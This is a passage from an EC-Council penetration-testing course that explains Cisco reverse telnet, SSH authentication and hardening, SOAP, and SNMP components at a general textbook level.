
Cisco Reverse Telnet

In reverse telnet, instead of providing a command shell to the host devices, the server side of the connection reads and writes data to a computer terminal line. Generally, it is implemented on the embedded devices which has Ethernet network interface and serial ports. Use of reverse telnet is not only limited to modem connection or other asynchronous devices but can be used for connecting to the console part of the router, switch, etc. To connect using reverse telnet, one should know the IP address of the terminal server hardware interfaces.

- **Weaknesses:**
  - Remote attacker could send extremely large amount packets to reverse telnet; this causes denial of service attack.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





SSH

SSH, also known as Secure Shell, is another network management protocol primarily used in UNIX and Linux environments. It is mainly used for secure remote login. This protocol is equipped with strong authentication and encryption mechanisms to provide security to the communication. This protocol was developed to overcome the insecure authentication (telnet), and unencrypted transmission (FTP) of the information. It builds a secure, encrypted tunnel for exchanging

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

information between the network management software and the devices. Here, administrators have to provide a username, password, and port number combination for authentication.

Some of the common features of the SSH are:

- Login to the remote host securely
- Send and receive files in a secured way
- Execute the commands on the remote host through secure tunnel
- Key based authentication
- Access control

SSH Functionality:

The SSH protocol establishes a remote connection with the other system using a client-server connection model. In this, initially a SSH client try to connect to the SSH server by identify the server using its public key. When the connection is established between the SSH client and SSH server, the protocol implements symmetric encryption and hashing algorithm for the communication to avoid unauthorized access and insecure connection. This client-server communication is shown in the figure below:




Figure A.64: SSH Functionality

SSH Authentication Mechanism:

- **Simple Authentication**: Authentication is performed based on user's password.
- **Key-based Authentication**: SSH allows key pair-based authentication.
  - User needs to generate public and a private key.
  - The keys are generated using `ssh-keygen -t rsa` or `ssh-keygen -t dsa`.
  - The private keys are used by the users next time when they try to establish a connection.
  - The public key has to be saved in `~/.ssh/authorized_keys`.
- **Host-based authentication**: If the Host-based authentication is enabled on the target machine, then users on a trusted host can log on to the target machine using the same username. To enable this feature, set setuid bit on `/usr/lib/ssh/ssh-keysign` (32-bit systems) or `/usr/lib64/ssh/ssh-keysign` (64-bit systems)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Weaknesses of SSH:

- It is vulnerable to Man-In-the-Middle attack.
- Lack of confidentiality, integrity, and authenticity in the access control files.

Recommendation for Securing SSH:

- Strong password and username should be used
- Root logins need to disable
- There should be limited user logins
- Protocol 1 should be disabled
- Non-Standard port should be used
- Authenticate using public or private keys

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SOAP (Simple Object Access Protocol)

We have many types of operating systems (OS) such as Windows, Linux, Mac, etc., which have their own functionality, implementation, and user interface. Each of these OS contains different applications running inside and are developed on different environments. An application running on a Linux machine can communicate with another application in the same Linux machine or a different Linux machine. But, for an application running on Linux machine needs a medium to communicate with another application running in a different OS other than Linux and its flavors. This medium is called Simple Object Access Protocol (SOAP), which allows heterogeneous applications to communicate with each other using HTTP and XML. This kind of communication between the applications is necessary during online transactions such as bank payments, and for other tasks.

Some applications might be developed using .NET, some other using Java, etc. The application developed using .NET cannot communicate with another developed using Java. To overcome this pain, the SOAP provides some specifications to be followed to enable an application in one machine to call an application in another machine by specifying encoding in the HTTP headers and XML files.

As XML could be understood by all the programming languages like Java, .NET, PHP, etc., this is very useful in establishing the co-ordination between the applications. XML is used as a medium of communication between the applications developed using various programming languages. But, the XML is a bit tricky and requires some specifications like how to call an application from another application, how to exchange information from one application to another, etc., that are handled by SOAP.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

SOAP is an XML-Based messaging protocol used to transmit data between computers. It provides data transport for Web services and is independent of both platform as well as language; SOAP can be used in any language. It has three different characteristics: extensibility, neutrality and independence. It is equivalent to RPC (Remote Procedure Calls) which is used in technologies like DCOM and COBRA.

Weaknesses:

- Statelessness
- Too much reliance on HTTP.
- Slower than CORBA or RMI or IIOP due to the lengthy XML format that it has to follow and the parsing of the envelop that is required.
- It depends on WSDL and does not have any standardized mechanism for dynamic discovery of the services.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Simple Network Management Protocol (SNMP)

The network devices in a network should have a common communication medium for exchanging information. As there are many network devices that differ in property, there is a need for a common medium. To fulfil this need, the Simple Network Management Protocol (SNMP) was developed, which manages and monitors the devices. SNMP is an application layer protocol which manages TCP/IP based network based on client server architecture. It can collect and manage the information about the devices on TCP/IP based networks. SNMP supports all types of network devices such as routers, switches, printers, IoT devices, etc. This protocol is particularly useful in managing and monitoring larger networks that contains hundreds of nodes. Using this protocol, managing the nodes could be centralized at one place and reduces the burden for the network administrators.

Components of SNMP:

The SNMP contains four components that are discussed below:

- **SNMP Agent** – This component is used for gathering information about the network devices and network errors and send the information to the SNMP Manager.
- **SNMP Manager** – This component manages all the network devices by requesting the information about the devices from the SNMP Agents.
- **SNMP Managed devices and resources** – In these components, the SNMP Agents travel and gather information.
- **Management Information Base (MIB)** – This component acts as a database that stores the information in ". mib" format text files. It lists out all the objects of a network device using an object identifier (OID).

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

